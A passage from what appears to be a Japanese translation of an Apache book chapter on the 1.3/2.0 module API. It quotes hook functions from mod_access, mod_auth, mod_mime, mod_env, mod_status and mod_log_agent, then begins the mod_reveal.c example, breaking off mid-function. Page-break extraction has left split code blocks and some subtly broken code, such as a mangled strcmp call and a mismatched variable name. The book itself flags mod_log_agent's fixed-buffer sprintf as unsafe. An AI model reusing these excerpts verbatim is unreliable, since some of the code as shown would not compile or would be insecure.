        last_name = b->name;
        switch (b->special_type) {
            case SPECIAL_REMOTE_ADDR:
                val = r->connection->remote_ip;
                break;
            case SPECIAL_REMOTE_HOST:
                val = ap_get_remote_host(r->connection, r->per_dir_config,
                                         REMOTE_NAME);
                break;
            case SPECIAL_REMOTE_USER:
                val = r->connection->user;
                break;
            case SPECIAL_REQUEST_URI:
                val = r->uri;
                break;
            case SPECIAL_REQUEST_METHOD:
                val = r->method;
                break;
            case SPECIAL_REQUEST_PROTOCOL:
                val = r->protocol;
                break;
            case SPECIAL_NOT:
                val = ap_table_get(r->headers_in, b->name);
                if (val == NULL) {
                    val = ap_table_get(r->subprocess_env, b->name);
                }
                break;
        }
    }
}
/*

```

```

* NULL値は、ヘッダフィールドまたは特別なエンティティが存在していなかったか、未定義だったこと
* を示す。このような場合に、ヘッダフィールドまたは特別なエンティティを空の文字列として示すこと
* で、「^$」のような正規表現が機能するようにし、存在しないフィールドや空のフィールドに基づく設
* 定の変更を可能にする。
*/
if (val == NULL) {
    val = "";
}

if (!ap_regexec(b->preg, val, 0, NULL, 0)) {
    array_header *arr = ap_table_elts(b->features);
    elts = (table_entry *) arr->elts;

    for (j = 0; j < arr->nelts; ++j) {
        if (!strcmp(elts[j].val, "!")) {
            ap_table_unset(r->subprocess_env, elts[j].key);
        }
        else {
            ap_table_setn(r->subprocess_env, elts[j].key, elts[j].val);
        }
    }
}

return DECLINED;
}

```

興味深いことに、このモジュールは、同じ関数に対して `post_read_request` と `header_parser` の両方をフックすることで、ディレクトリのマージの前後で変数の設定を可能にしている（これは、他のモジュールが関数の制御に環境変数をよく使うためである）。

関数は特に興味深いことを行わないが、リクエストレコード内の `notes` テーブルの操作がわかりにくい。この関数は、`note` の `SEI_MAGIC_HEIRLOOM` を使い、それが `post_read_request` と `header_parser` のどちらで行われるのかを区別している（`post_read_request` が先に行われることを利用している）。筆者らは、このモジュールはこれらの2つの異なる関数をフックし、`SEI_MAGIC_HEIRLOOM` を使うのではなくフラグを渡した方がよいと考える。残りの関数は単にサブプロセスへのリクエスト内のさまざまなフィールドをチェックし、サブプロセスの環境変数を条件付きで設定している。

この関数は、バージョン1.3と2.0においてほぼ同じである。

アクセス検査

```
int module_check_access(request_rec *pReq)
```

このルーチンは `allow/deny` に基づきアクセス検査を行う。戻り値は、`OK`、`DECLINED`、またはステータスコードである。どれか1つのモジュールが `DECLINED` または `OK` 以外の値を返すまで、すべて

のモジュールが呼び出される。すべてのモジュールがDECLINEDを返した場合は、設定エラーとみなされる。この時点では、URLと（適切なら）ファイル名、クライアントのアドレス、ユーザエージェントなどが判明している。これらの情報はすべてpReqを介して入手できる。すべてのモジュールがDECLINEDまたはOKである場合のみ、リクエスト処理を継続できる。

標準モジュール中では、*mod_access.c*だけに使用例がある。*mod_access.c*からの抜粋を例21-17に示す。

例21-17 mod_access.c

```
static int find_allowdeny(request_rec *r, array_header *a, int method)
{
    allowdeny *ap = (allowdeny *) a->elts;
    int mmask = (1 << method);
    int i;
    int gothost = 0;
    const char *remotehost = NULL;

    for (i = 0; i < a->nelts; ++i) {
        if (!(mmask & ap[i].limited))
            continue;

        switch (ap[i].type) {
        case T_ENV:
            if (ap_table_get(r->subprocess_env, ap[i].x.from)) {
                return 1;
            }
            break;

        case T_ALL:
            return 1;

        case T_IP:
            if (ap[i].x.ip.net != INADDR_NONE
                && (r->connection->remote_addr.sin_addr.s_addr
                    & ap[i].x.ip.mask) == ap[i].x.ip.net) {
                return 1;
            }
            break;

        case T_HOST:
            if (!gothost) {
                remotehost = ap_get_remote_host(r->connection, r->per_dir_config,
                                                  REMOTE_DOUBLE_REV);

                if ((remotehost == NULL) || !is_ip(remotehost))
                    gothost = 1;
                else
                    gothost = 2;
            }
            break;
        }
    }
}
```

```

    }

    if ((gothost == 2) && in_domain(ap[i].x.from, remotehost))
        return 1;
    break;

    case T_FAIL:
        /* 何も行わない? */
        break;
    }
}

return 0;
}

static int check_dir_access(request_rec *r)
{
    int method = r->method_number;
    access_dir_conf *a =
        (access_dir_conf *)
        ap_get_module_config(r->per_dir_config, &access_module);
    int ret = OK;

    if (a->order[method] == ALLOW_THEN_DENY) {
        ret = FORBIDDEN;
        if (find_allowdeny(r, a->allows, method))
            ret = OK;
        if (find_allowdeny(r, a->denys, method))
            ret = FORBIDDEN;
    }
    else if (a->order[method] == DENY_THEN_ALLOW) {
        if (find_allowdeny(r, a->denys, method))
            ret = FORBIDDEN;
        if (find_allowdeny(r, a->allows, method))
            ret = OK;
    }
    else {
        if (find_allowdeny(r, a->allows, method)
            && !find_allowdeny(r, a->denys, method))
            ret = OK;
        else
            ret = FORBIDDEN;
    }

    if (ret == FORBIDDEN
        && (ap_satisfies(r) != SATISFY_ANY || !ap_some_auth_required(r))) {
        ap_log_rerror(APLOG_MARK, APLOG_NOERRNO|APLOG_ERR, r,
                     "client denied by server configuration: %s",
                     r->filename);
    }
}

```

```

    }

    return ret;
}

```

これは非常にわかりやすいコードだ。in_ip()とin_domain()は、IPアドレスまたはドメイン名が、それぞれクライアントのIPまたはドメインとマッチするかどうかを検査する。

バージョン2.0における唯一の違いは、戻り値のFORBIDDENがHTTP_FORBIDDENに変更されたことだ。

ユーザIDの検査

```
int module_check_user_id(request_rec *pReq)
```

この関数は、ユーザIDを取得してチェックする。ユーザIDは、pReq->connection->userに保存されている。戻り値は、OK、DECLINED、またはステータスコードである。ステータスコードでは、HTTP_UNAUTHORIZED（以前はAUTH_REQUIREDという名前が使われていた）が興味深い。これは、（ユーザエージェントが認証情報を提示しなかったか、または提示された情報が正しくなかったなどの理由で）認証が失敗した場合に返される。どれかのモジュールがDECLINED以外の値を返送するまで、すべてのモジュールにポーリングする。すべてのモジュールがDECLINEDを返した場合、設定エラーが記録され、ユーザエージェントにエラーが通知される。HTTP_UNAUTHORIZEDが返された場合、再試行時に提示する認証情報の種類をユーザエージェントに知らせるのに適切なヘッダを設定する。現時点で適切なヘッダはWWW-Authenticateである（詳細はHTTP/1.1仕様書参照）。ただしこの処理については、Apacheは理想的といえるほど高度にモジュール化されていない。そのため通常このフックでは、実際の認証方法の変更ではなく、ユーザ/パスワードデータベースにアクセスするための別の方法が提示される。その証拠に、認証プロトコルはこのモジュール内ではなくhttp_protocol.c内で扱われている。なお、この関数はユーザ名とパスワードの有効性をチェックするだけで、特定のユーザがURLに対するアクセス権限を持っているかどうかのチェックは行わないので注意が必要だ。

このフックはmod_auth.c中のコード（例21-18参照）が利用している。

例21-18 mod_auth.c

```
static int authenticate_basic_user(request_rec *r)
{
    auth_config_rec *sec =
        (auth_config_rec *) ap_get_module_config(r->per_dir_config, &auth_module);
    conn_rec *c = r->connection;
    const char *sent_pw;
    char *real_pw;
    char *invalid_pw;
    int res;

    if ((res = ap_get_basic_auth_pw(r, &sent_pw)))

```

```

    return res;

    if (!sec->auth_pwfile)
        return DECLINED;

    if (!(real_pw = get_pw(r, c->user, sec->auth_pwfile))) {
        if (!(sec->auth_authoritative))
            return DECLINED;
        ap_log_rerror(APLOG_MARK, APLOG_NOERRNO|APLOG_ERR, r,
                      "user %s not found: %s", c->user, r->uri);
        ap_note_basic_auth_failure(r);
        return AUTH_REQUIRED;
    }
    invalid_pw = ap_validate_password(sent_pw, real_pw);
    if (invalid_pw != NULL) {
        ap_log_rerror(APLOG_MARK, APLOG_NOERRNO|APLOG_ERR, r,
                      "user %s: authentication failure for \"%s\": %s",
                      c->user, r->uri, invalid_pw);
        ap_note_basic_auth_failure(r);
        return AUTH_REQUIRED;
    }
    return OK;
}

```

この関数は、基本的にバージョン2.0でも同じだが、バージョン2.0では、AUTH_REQUIREDがHTTP_UNAUTHORIZEDに変更された点が異なる。

認証検査

```
int module_check_auth(request_rec *pReq)
```

このフックは、(pReq->connection->userにより参照可能な) 認証されたユーザが現在のURLに対するアクセス権を持っているかどうかを検査するために呼び出される。通常この関数は、ディレクトリごとの設定（これは実際にはディレクトリ、ロケーションおよびファイル設定をマージした結果である）を利用して権限の有無を決定する。戻り値は、OK、DECLINED、またはステータスコードである。上記と同じく、アクセスが拒否された場合に返送するステータスは通常HTTP_UNAUTHORIZEDであり、ユーザには新しい認証情報を提示する機会が与えられる。モジュールのどれかがDECLINED以外の値を返すまでポーリングする。

使用例は、ここでも、mod_auth.cからの抜粋（例21-19参照）を参照してほしい。

例21-19 mod_auth.c

```

int check_user_access (request_rec *r) {
    auth_config_rec *sec =
        (auth_config_rec *)ap_get_module_config (r->per_dir_config, &auth_module);
    char *user = r->connection->user;

```

```

int m = r->method_number;
int method_restricted = 0;
register int x;
char *t, *w;
table *grpstatus;
array_header *reqs_arr = requires (r);
require_line *reqs;

if (!reqs_arr)
    return (OK);
reqs = (require_line *)reqs_arr->elts;

if(sec->auth_grpfile)
    grpstatus = groups_for_user (r->pool, user, sec->auth_grpfile);
else
    grpstatus = NULL;

for(x=0; x < reqs_arr->nelts; x++) {

    if (! (reqs[x].method_mask & (1 << m))) continue;

    method_restricted = 1;

    t = reqs[x].requirement;
    w = getword(r->pool, &t, ' ');
    if(!strcmp(w,"valid-user"))
        return OK;
    if(!strcmp(w,"user")) {
        while(t[0]) {
            w = getword_conf (r->pool, &t);
            if(!strcmp(user,w))
                return OK;
        }
    }
    else if(!strcmp(w,"group")) {
        if(!grpstatus)
            return DECLINED;          /* DBMグループ、または他の何か? */

        while(t[0]) {
            w = getword_conf(r->pool, &t);
            if(table_get (grpstatus, w))
                return OK;
        }
    }
}

if (!method_restricted)
    return OK;

```

```

    note_basic_auth_failure (r);
    return AUTH_REQUIRED;
}

```

上記と同じく、この関数は基本的にバージョン2.0でも同じである。

タイプ検査

```
int module_type_checker(request_rec *pReq)
```

この時点で、リクエストの処理はほぼすべて終わっている。残る処理は、実際にこれを処理するのはどのモジュールなのかを決定することだけだ。この決定は以下の2段階で行う。まず、URLまたはファイル名を、MIMEタイプ、ハンドラ文字列、言語およびエンコーディングに変換する。次に、タイプを検査するための適切な関数を呼び出す。このフックは、1番目の段階を扱う。MIMEタイプが生成された場合、結果はpReq->content_typeに格納する。ハンドラ文字列が生成された場合は、pReq->handlerに保存する。また、言語の場合はpReq->content_languagesに保存し、エンコーディングの場合はpReq->content_encodingに保存する。ユニークなハンドラ文字列を生成する方法は定義されていないことに注意しよう。また、ハンドラ文字列とMIMEタイプは同一のテーブルを使ってリクエストハンドラと比較されるため、ハンドラ文字列がMIMEタイプになることはないはずである[†]。

このフックはmod_mime.cの中で利用されている。例21-20を参照してほしい。

例21-20 mod_mime.c

```

int find_ct(request_rec *r)
{
    char *fn = strrchr(r->filename, '/');
    mime_dir_config *conf =
        (mime_dir_config *)ap_get_module_config(r->per_dir_config, &mime_module);
    char *ext, *type, *orighandler = r->handler;

    if (S_ISDIR(r->finfo.st_mode)) {
        r->content_type = DIR_MAGIC_TYPE;
        return OK;
    }

    if (fn == NULL) fn = r->filename;

    /* ファイル名拡張子の解析。拡張子の順番は不定 */
    while ((ext = getword(r->pool, &fn, '.')) && *ext) {
        int found = 0;

```

[†] 古くからのユーザは、初期のバージョンのApacheが、ある種のリクエストハンドラ（CGIハンドラなど）の呼び出しに「マジック」MIMEタイプを使っていたことを思い出すのではないだろうか。ハンドラ文字列は、このような小細工を省くために導入されたものだ。

```

/* Content-Typeのチェック */
if ((type = table_get (conf->forced_types, ext))
    || (type = table_get (hash_buckets[hash(*ext)], ext))) {
    r->content_type = type;
    found = 1;
}

/* Content-Languageのチェック */
if ((type = table_get (conf->language_types, ext))) {
    r->content_language = type;
    found = 1;
}

/* Content-Encodingのチェック */
if ((type = table_get (conf->encoding_types, ext))) {
    if (!r->content_encoding)
        r->content_encoding = type;
    else
        r->content_encoding = pstrcat(r->pool, r->content_encoding,
                                     ", ", type, NULL);
    found = 1;
}

/* 特別なハンドラのチェック。ただしプロキシ用は除く */
if ((type = table_get (conf->handlers, ext)) && !r->proxyreq) {
    r->handler = type;
    found = 1;
}

/* foo.gif.bakといった、タイプを持ちたくない場合の処理。不明の拡張子を見つけたらタイプ/言語/
 * エンコーディングを消去し、ハンドラをリセットする。
 */

if (!found) {
    r->content_type = NULL;
    r->content_language = NULL;
    r->content_encoding = NULL;
    r->handler = orighandler;
}
}

/* ForceType/SetHandlerによるオーバーライドのチェック */

if (conf->type && strcmp(conf->type, "none"))
    r->content_type = pstrdup(r->pool, conf->type);
if (conf->handler && strcmp(conf->handler, "none"))
    r->handler = pstrdup(r->pool, conf->handler);

```

```

    if (!r->content_type) return DECLINED;

    return OK;
}

```

`mod_negotiation.c`中でも利用されているが、ポイントを例示するには複雑すぎる。この例は、バージョン2.0では多少異なるが、その違いは実際にはフックにおける変更によるものではなく、フィルタを使ってMIMEタイプをきちんと指定することが複雑であることにより関係している。したがって、ここでバージョン2.0の例を示すことはしない。

実行前の最終調整

```
int module_fixups(request_rec *pReq)
```

完成は間近だ。最終的にリクエストを実行する前に処理すべきことがあればここで行う。この時点では、リクエストが処理される前に実行されるべき処理はすべて完了しており、残る処理はリクエストハンドラでは扱えないものだけになっている。このような処理としては、CGIスクリプト用環境変数の設定、`pReq->headers_out`へのヘッダを追加、別モジュール内のハンドラの動作を変更するために`pReq->notes`に何らかの設定を行うことなどがある。この時点で行ってはいけないことは多数あるが、特に、セキュリティに関連する要素はそのままにしておかなければならない。このような要素としてはURL、ファイル名、ユーザ名があるが、これだけとは限らない。たいていのモジュールでは必要な処理はすでに他の箇所ですべて完了しているので、このフックを利用することは減多にないだろう。

ここでは、シェルスクリプトの環境変数の設定を例として挙げる。例21-21に、`mod_env.c`内でこの設定が行われる箇所を示す。

例21-21 mod_env.c

```

static int fixup_env_module(request_rec *r)
{
    table *e = r->subprocess_env;
    env_dir_config_rec *sconf = ap_get_module_config(r->per_dir_config,
                                                    &env_module);

    table *vars = sconf->vars;

    if (!sconf->vars_present)
        return DECLINED;

    r->subprocess_env = ap_overlay_tables(r->pool, e, vars);

    return OK;
}

```

環境変数を直接設定していないことに注目してほしい。これは、サブプロセスの環境変数が`pReq-`

>subprocess_envから新規に作成され、直接設定しても無意味だからである。また、よくあることだが、実際の処理ではなく *mod_env.c* の設定処理が処理の大部分を占めることに注意してほしい。

ハンドラ

`handler_rec aModuleHandlers[];` (バージョン1.3)

`handler_rec` は *http_config.h* (バージョン1.3) で定義されている。

```
typedef struct {
    char *content_type;
    int (*handler)(request_rec *);
} handler_rec;
```

バージョン2.0では、ハンドラは単に通常の方法でフックに登録され、フック内のコンテンツタイプ (またはそれ以外のチェックしたいもの) をチェックする。

これで、リクエストを処理する準備は完了である。コアはモジュールのハンドラエントリから、ハンドラタイプまたはMIMEタイプの順に (すなわち、ハンドラタイプが設定されていればハンドラタイプが使用され、設定されていなければMIMEタイプが使用される) 正確に一致するものを検索する。マッチする要素が見つかったら、対応するハンドラ関数が呼び出される。この関数は、ユーザーリクエストを取り扱う処理を行う。たいていの場合はこの処理は行う必要はない。なぜなら、モジュールの仕事はそれ以前に完了しているはずだからだ。ただし、Javaを実行させたり、スウェーデン語に翻訳したり、ユーザに実際のコンテンツを提供するための手順を実行するのは、この関数の中で行う。大多数のハンドラでは、ある種のコンテンツを直接送信するか (この場合はコンテンツを送信する前に `ap_send_http_header()` を呼び出さなければならない)、または内部的なリダイレクトメソッド (たとえば `ap_internal_redirect()`) を利用する。

mod_status.c はハンドラだけを実装する。以下の例21-22 (バージョン1.3) にそのハンドラテーブルを示す。

例21-22 *mod_status.c*

```
handler_rec status_handlers[] =
{
    { STATUS_MAGIC_TYPE, status_handler },
    { "server-status", status_handler },
    { NULL }
};
```

実際のハンドラはここでは提示しない。これは、ハンドラのコードは長い上に退屈だからだ。ここでは、スコアボード (これはさまざまな子プロセスの詳細を記録している) を集計して大きなHTMLを生成している。ユーザは `SetHandler` または `AddHandler` を利用してこのハンドラを呼び出す。ただし、このハンドラはファイルを取り扱わないため、`SetHandler` を利用の方がよい。

STATUS_MAGIC_TYPEを参照している点に注意してほしい。これは「マジック」MIMEタイプで、最近では利用されなくなっている。しかし、ここでは後方互換性のために残しておく必要があるのだ。バージョン2.0の同じ例では、handler_recの代わりにフックが見られる。

```
static void register_hooks(apr_pool_t *p)
{
    ap_hook_handler(status_handler, NULL, NULL, APR_HOOK_MIDDLE);
    ...
}
```

そして、説明したように、status_handler()によってコンテンツタイプ自身がチェックされる。

```
static int status_handler(request_rec *r)
{
    ...
    if (strcmp(r->handler, STATUS_MAGIC_TYPE) &&
        strcmp(r->handler, "server-status")) {
        return DECLINED;
    }
    ...
}
```

ログの記録

```
int module_logger(request_rec *pRec)
```

リクエストを処理してさまざまな処理が終了したら、リクエストの記録を残しておこう。これは、そのための関数である。コアはOKまたはDECLINED以外が返されたらすぐにログ記録関数の実行を停止するが、他のモジュールがログを記録する必要があることを確認する方法は存在しないので、OKまたはDECLINED以外が返されることはめったにないはずだ。

mod_log_agent.cはmod_log_config.cが導入されたために、最近では使われない。しかし、これはわかりやすい例として役に立つだろう。例21-23を参照してほしい。

例21-23 mod_log_agent.c

```
int agent_log_transaction(request_rec *orig)
{
    agent_log_state *cls = ap_get_module_config (orig->server->module_config,
                                                &agent_log_module);

    char str[HUGE_STRING_LEN];
    char *agent;
    request_rec *r;

    if (cls->agent_fd < 0)
        return OK;

    for (r = orig; r->next; r = r->next)
```

```

        continue;
    if (*cls->fname == '\0' /* エージェントを記録しない */)
        return DECLINED;

    agent = table_get(orig->headers_in, "User-Agent");
    if (agent != NULL)
    {
        sprintf(str, "%s\n", agent);
        write(cls->agent_fd, str, strlen(str));
    }

    return OK;
}

```

このプログラムは、プログラミング実践の例としては適切ではない。バッファ `str` を固定サイズとして確保しており、これがセキュリティホールとなるおそれがあるからだ。 `write` を単純に分割しただけではこの問題は完全に解決しない。なぜなら、すべてのサーバプロセスがログファイルを共有するため、 `write` はこまかく処理しなければならないからである。こまかく処理されない場合は、ログファイルはオーバーラップした `write` によって破壊されてしまう。 `mod_log_config.c` では、この問題を注意深く回避している。

残念ながら、 `mod_log_agent.c` は、バージョン 2.0 において削除されているが、もし削除されていなくても、ほぼ同じであったはずだ。

子プロセスの終了

`void child_exit(server_rec *pServer, pool *pPool)` (バージョン 1.3)

この関数は、特定の子プロセスが終了する直前に呼び出される。この文脈での「子プロセス」の意味は、「子プロセスの初期化」の説明を参照してほしい。通常、この関数は、複数の接続を通じて存続するリソース（データベース、ファイルハンドルなど）を解放するために使用される。

バージョン 2.0 では、 `child_exit` フックはなくなり、代わりにクリーンアップ関数を `init_child` フック内で渡されたプールに登録する。

例 21-24 に示す `mod_log_config.c` からの抜粋（バージョン 1.3）を参照してほしい。

例 21-24 mod_log_config.c

```

static void flush_all_logs(server_rec *s, pool *p)
{
    multi_log_state *mls;
    array_header *log_list;
    config_log_state *clsarray;
    int i;

    for (; s; s = s->next) {
        mls = ap_get_module_config(s->module_config, &config_log_module);
    }
}

```

```

    log_list = NULL;
    if (mll->config_logs->nelts) {
        log_list = mll->config_logs;
    }
    else if (mll->server_config_logs) {
        log_list = mll->server_config_logs;
    }
    if (log_list) {
        clsarray = (config_log_state *) log_list->elts;
        for (i = 0; i < log_list->nelts; ++i) {
            flush_log(&clsarray[i]);
        }
    }
}
}
}

```

このルーチンは、BUFFERED_LOGSが定義されている場合にのみ使用される。もちろん、バッファに溜まっているログのフラッシュが行われる。この処理をしないと子プロセスの終了時にバッファの内容は失われてしまうだろう。

バージョン2.0では、同じ関数が使用されるが、この関数はinit_childフックを介して登録される。

```

static void init_child(apr_pool_t *p, server_rec *s)
{
#ifdef BUFFERED_LOGS
    /* ここで最後のバッファフラッシュをクリーンアップエンジンに登録する */
    apr_pool_cleanup_register(p, s, flush_all_logs, flush_all_logs);
#endif
}

```

21.4 完全なプログラミング例

本書を執筆する際に、筆者らは利用可能なフックをすべて使用するモジュールの例を考えるために相当な時間を費やした。また、ある時点で何が起きているかを見つけ出すために、かなりの時間をかけてApacheの内部を調べていた。こうした作業を行っている際に、その時点で起きている事象を表示するモジュールを作成すればよいことを思い付いた。こうして生み出されたのがmod_reveal.cである。このモジュールは、標準エラー出力に大量の情報を吐き出すので（これらのほとんどはエラーログに書き出される）、このままで実際にサイトを運営するApacheに含めるのは得策ではないだろう。このような仕様にしたのは、モニタリングのオン/オフを行うコードを含めると中心的な機能がわかりにくくなるため、単純なコードにしておく方が理解しやすいと考えたからである。ただし、このままでもこのモジュールが非常に役に立つ。以下でこれについて説明していく。

21.4.1 概説

このモジュールには2つのコマンドディレクティブが実装されている。RevealServerTagとRevealTagである。RevealServerTagはサーバ節の名前を付け、サーバごとの設定内に記述する。RevealTagはディレクトリ節、ロケーション節、またはファイル節に名前を付け、ディレクトリごとの設定内に記述する。サーバごとの設定またはディレクトリごと設定がマージされた場合、マージされた2つの節のタグを組合せたものが、新たに生成された設定にタグ付けされる。また、このモジュールにはハンドラも実装される。これは、URLに関するさまざまな情報を含むHTMLを生成する。

モジュールの先頭では、必ず著作権表示を行うべきである。

```
/*
何が行われているかを順に示す。

Copyright (C) 1996, 1998 Ben Laurie
*/
```

*http_protocol.h*はリクエストの処理においてのみ必要であり、それ以外の2つはほとんどすべてのモジュールに必要である。

```
#include "httpd.h"
#include "http_config.h"
#include "http_protocol.h"
#include "http_request.h" (バージョン2.0)
#include "apr_strings.h" (バージョン2.0)
#include "http_connection.h" (バージョン2.0)
#include "http_log.h" (バージョン2.0)
#include "http_core.h" (バージョン2.0)
#include "scoreboard.h" (バージョン2.0)
#include <unistd.h> (バージョン2.0)
```

ディレクトリごとの設定構造体は以下のとおりである。

```
typedef struct
{
    char *szDir;
    char *szTag;
} SPerDir;
```

また、サーバごとの設定構造体は以下のとおりである。

```
typedef struct
{
    char *szServer;
    char *szTag;
} SPerServer;
```

ほぼすべてのモジュールで参照の循環が生じる。これは回避できない。module構造体は、フック関数の中でサーバごとの設定およびディレクトリごとの設定にアクセスするために必要である。ところが、module構造体を構築するためにはフック関数群を知っている必要がある。module構造体は1つだけであり、フック関数は多数あるため、module構造体への参照を先に作成する方がよいだろう。

```
extern module reveal_module;
```

文字列がNULLの場合、システムによってはprintf()が正しく動作しないことがある。そこで、NULL文字列を代替するための関数を定義する。

```
static const char *None(const char *szStr)
{
    if(szStr)
        return szStr;
    return "(none)";
}
```

サーバごとの構造体が作成される段階では、サーバ名とポート番号は認識されていないのが普通であるが、初期化関数が呼び出される時点ではそれらの情報が格納されている。このモジュールでは、初期化関数でサーバ名とポート番号を変更する。初期化関数は、「メイン」サーバの構造体でしか呼び出されないの、この処理はすべてのサーバについて繰り返す必要がある。実際に起こっていることがわかるように、古い名前と新しい名前を出力するようにしている。また、完全な例を示すために、サーバのバージョン文字列にこのモジュールのバージョン文字列を追加しているが、マイナーなモジュールではこのようなことはしないのが普通である。

```
static void SubRevealInit(server_rec *pServer, pool *pPool)
{
    SPerServer *pPerServer=ap_get_module_config(pServer->module_config,
                                                &reveal_module);

    if(pServer->server_hostname &&
        (!strcmp(pPerServer->szServer, "(none)"), 7)
        || !strcmp(pPerServer->szServer+strlen(pPerServer->szServer)
                    -2, ":0"))
    {
        char szPort[20];

        fprintf(stderr, "Init          : update server name from %s\n",
                pPerServer->szServer);
        sprintf(szPort, "%d", pServer->port);
        pPerServer->szServer=ap_pstrcat(pPool, pServer->server_hostname, ":",
                                       szPort, NULL);
    }
    fprintf(stderr, "Init          : host=%s port=%d server=%s tag=%s\n",
```

```

        pServer->server_hostname,pServer->port,pPerServer->szServer,
        None(pPerServer->szTag));
    }

static void RevealInit(server_rec *pServer,pool *pPool)
{
    ap_add_version_component("Reveal/0.0");
    for( ; pServer ; pServer=pServer->next)
        SubRevealInit(pServer,pPool);
    fprintf(stderr,"Init          : done\n");
}

```

これでサーバごとの設定構造体の作成が完了した。この関数は、サーバが作成された後すぐに呼び出されるので、`pServer->server_hostname`および`pServer->port`は初期化されていないかもしれない。したがって、これらの値は正しくない場合があることを頭に入れておく必要がある（ただし、値は後の処理で訂正される）。

```

static void *RevealCreateServer(pool *pPool,server_rec *pServer)
{
    SPerServer *pPerServer=ap_palloc(pPool,sizeof *pPerServer);
    const char *szServer;
    char szPort[20];

    szServer=None(pServer->server_hostname);
    sprintf(szPort,"%d",pServer->port);

    pPerServer->szTag=NULL;
    pPerServer->szServer=ap_pstrcat(pPool,szServer,":",szPort,NULL);

    fprintf(stderr,"CreateServer: server=%s:%s\n",szServer,szPort);
    return pPerServer;
}

```

ここでは、2つのサーバごとの設定をマージする。マージされた設定は、その設定が由来する2つの設定の名前（タグ付けされていない場合は文字列(`none`)）を使ってタグ付けされる。このマージ情報を保持するため新たにサーバごとに設定構造体を作成している点に注意しよう（これが通常の処理である）。

```

static void *RevealMergeServer(pool *pPool,void *_pBase,void *_pNew)
{
    SPerServer *pBase=_pBase;
    SPerServer *pNew=_pNew;
    SPerServer *pMerged=ap_palloc(pPool,sizeof *pMerged);

    fprintf(stderr,

```

```

    "MergeServer : pBase: server=%s tag=%s pNew: server=%s tag=%s\n",
    pBase->szServer, None(pBase->szTag),
    pNew->szServer, None(pNew->szTag));

    pMerged->szServer=ap_pstrcat(pPool, pBase->szServer, "+", pNew->szServer,
                                NULL);
    pMerged->szTag=ap_pstrcat(pPool, None(pBase->szTag), "+",
                              None(pNew->szTag), NULL);

    return pMerged;
}

```

ここでは、ディレクトリごとの設定構造体を作成する。szDirがNULLの場合、これを(none)に変更して後のマージ処理でマージ対象が存在することを保証する。もちろん、どのサーバにも1回はszDirがNULLの場合があるはずだ。この構造体をどのサーバのために作成したのかは記録していないことに注意しよう。これは、識別する手段が存在しないためである。また、この関数はディレクトリ節、ロケーション節、またはファイル節の中にRevealTagが置かれている特定のディレクトリ（ロケーション、またはファイル）に対してのみ呼び出される点にも注意しておいてほしい。

```

static void *RevealCreateDir(pool *pPool, char *_szDir)
{
    SPerDir *pPerDir=ap_palloc(pPool, sizeof *pPerDir);
    const char *szDir=None(_szDir);

    fprintf(stderr, "CreateDir    : dir=%s\n", szDir);

    pPerDir->szDir=ap_pstrdup(pPool, szDir);
    pPerDir->szTag=NULL;

    return pPerDir;
}

```

次は、ディレクトリごとの構造体をマージする。上記と同じく、どのサーバ用の設定を処理しているのかを識別する手がかりはない。Apacheを実際に稼働してみると、この関数が何度も呼び出されることがわかるだろう。

```

static void *RevealMergeDir(pool *pPool, void *_pBase, void *_pNew)
{
    SPerDir *pBase=_pBase;
    SPerDir *pNew=_pNew;
    SPerDir *pMerged=ap_palloc(pPool, sizeof *pMerged);

    fprintf(stderr, "MergeDir    : pBase: dir=%s tag=%s "
                  "pNew: dir=%s tag=%s\n", pBase->szDir, None(pBase->szTag),
                  pNew->szDir, None(pNew->szTag));
}

```

```

pMerged->szDir=ap_pstrcat(pPool,pBase->szDir,"+",pNew->szDir,NULL);
pMerged->szTag=ap_pstrcat(pPool,None(pBase->szTag),"+",
                        None(pNew->szTag),NULL);

return pMerged;
}

```

これはヘルパー関数である。他の大部分のフックはこの関数を利用して、現在使用しているサーバごとの設定およびディレクトリごとの設定を表示する。この関数は、ディレクトリごとの設定が存在しない場合でも動作するようになっているが、そのような状況が生じることはないはずだ[†]。

```

static void ShowRequestStuff(request_rec *pReq)
{
    SPerDir *pPerDir=ap_get_module_config(pReq->per_dir_config,
&reveal_module); [1.3]
    SPerDir *pPerDir=pReq->per_dir_config ?
        ap_get_module_config(pReq->per_dir_config,&reveal_module) :NULL; [2.0]
    SPerServer *pPerServer=ap_get_module_config(pReq->server->
        module_config,&reveal_module);
    SPerDir none={"(null)","(null)"};
    SPerDir noconf={"(no per-dir config)","(no per-dir config)"};

    if(!pReq->per_dir_config)
        pPerDir=&noconf;
    else if(!pPerDir)
        pPerDir=&none;

    fprintf(stderr," server=%s tag=%s dir=%s tag=%s\n",
        pPerServer->szServer,pPerServer->szTag,pPerDir->szDir,
        pPerDir->szTag);
}

```

以下のフック群は、自身のトレースのみを行う。

```

static int RevealTranslate(request_rec *pReq)
{
    fprintf(stderr,"Translate    : uri=%s",pReq->uri);
    ShowRequestStuff(pReq);
    return DECLINED;
}

static int RevealCheckUserID(request_rec *pReq)
{
    fprintf(stderr,"CheckUserID :");
}

```

[†] 著者がモジュールを作成している際に発生したが、これはApacheコアのバグによるものだ。このバグはすでに修正されている。

```
    ShowRequestStuff(pReq);
    return DECLINED;
}

static int RevealCheckAuth(request_rec *pReq)
{
    fprintf(stderr, "CheckAuth    :");
    ShowRequestStuff(pReq);
    return DECLINED;
}

static int RevealCheckAccess(request_rec *pReq)
{
    fprintf(stderr, "CheckAccess :");
    ShowRequestStuff(pReq);
    return DECLINED;
}

static int RevealTypeChecker(request_rec *pReq)
{
    fprintf(stderr, "TypeChecker :");
    ShowRequestStuff(pReq);
    return DECLINED;
}

static int RevealFixups(request_rec *pReq)
{
    fprintf(stderr, "Fixups      :");
    ShowRequestStuff(pReq);
    return DECLINED;
}

static int RevealLogger(request_rec *pReq)
{
    fprintf(stderr, "Logger      :");
    ShowRequestStuff(pReq);
    return DECLINED;
}

static int RevealHeaderParser(request_rec *pReq)
{
    fprintf(stderr, "HeaderParser:");
    ShowRequestStuff(pReq);

    return DECLINED;
}
```

次は子プロセスの初期化関数だ。この関数は、サーバタグがそのサーバインスタンスのPIDを含むようにタグを拡張する。この関数は初期化関数と同様、すべてのサーバインスタンスに対して反復処

理する必要がある。バージョン2.0では、子プロセスの終了ハンドラを登録する必要がある。

```
static void RevealChildInit(server_rec *pServer, pool *pPool)
{
    char szPID[20];

    fprintf(stderr, "Child Init : pid=%d\n", (int)getpid());

    sprintf(szPID, "[%d]", (int)getpid());
    for( ; pServer ; pServer=pServer->next)
    {
        SPerServer *pPerServer=ap_get_module_config(pServer->module_config,
                                                    &reveal_module);
        pPerServer->szServer=ap_pstrcat(pPool, pPerServer->szServer, szPID,
                                        NULL);
    }
